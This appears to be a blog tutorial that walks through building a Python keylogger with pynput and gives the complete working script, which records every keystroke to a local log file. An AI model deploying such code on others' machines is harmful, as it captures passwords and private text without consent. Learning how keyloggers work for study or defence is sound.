How To Create Keylogger In Python

Our guides are based on hands-on testing and verified sources. Each article is reviewed for accuracy and updated regularly to ensure current, reliable information.Read our editorial policy.
In this tutorial, you will learn how to create a keylogger in Python. In case you are not aware, a keylogger is a program that monitors keystrokes.
A keylogger program’s basic functionality is to continuously monitor keystrokes and then deliver those keystrokes to a specific location, which can be an email, a server, or stored locally on the system.
Before designing our keylogger, please note that it is only for educational purposes. Please don’t use the script in this tutorial for any illegal purposes.
How To Create a Keylogger In Python
Step 1: To create our keylogger, we will use a Python library named pynput. This Python library lets you fully control and monitor keyboard and mouse inputs.
Currently, it supports mouse and keyboard input devices and has the following sub-packages:
- pynput.mouse – This package includes all the classes to control and monitor a mouse or trackpad.
- pynput.keyboard – This package contains all the classes to work with the keyboard.
To learn more about this library, you can check out its documentation.
Install the pynput library using the pip install pynputcommand.
Step 2: Now that we have installed the required Python library, let’s import all the required packages.
from pynput.keyboard import Key, Listener
import logging
Step 3: This step will specify the path to store the log file. This log file will include all monitored keystrokes in the specified format.
log_dir = r"C:/users/himanshu/"
logging.basicConfig(filename = (log_dir + "keyLog.txt"), level=logging.DEBUG, format='%(asctime)s: %(message)s')
Now, we will call the on_press() function, which takes keys as parameters.
def on_press(key):
   logging.info(str(key))
Step 4: In this final step, we will create a Listener instance, define the on_press() method, and join it with the main program thread.
with Listener(on_press=on_press) as listener:
listener.join()
After completing all these steps, the final program should resemble the following, and you can then execute this script.
import pynput
from pynput.keyboard import Key, Listener
import logging

log_dir = r"C:/users/himanshu/"
logging.basicConfig(filename = (log_dir + "keyLog.txt"), level=logging.DEBUG, format='%(asctime)s: %(message)s')

def on_press(key):
   logging.info(str(key))

with Listener(on_press=on_press) as listener:
    listener.join()

Step 5: To check the output of our keylogger program, type some random keys and open your log file.
Output
Conclusion
In this tutorial, you learned how to create a keylogger in Python. Following the steps in this tutorial, you will design an active keylogger that monitors all keystrokes and stores them in a log file. To stop tracking keystrokes, simply close the program.
Do share your thoughts by writing to me at [email protected], and don’t forget to subscribe to our newsletter for more such Python tutorials and scripts in the future.
About Himanshu Tyagi
At CodeItBro, I help professionals, marketers, and aspiring technologists bridge the gap between curiosity and confidence in coding and automation. With a dedication to clarity and impact, my work focuses on turning beginner hesitation into actionable results. From clear tutorials on Python and AI tools to practical insights for working with modern stacks, I publish genuine learning experiences that empower you to deploy real solutions—without getting lost in jargon. Join me as we build a smarter tech-muscle together.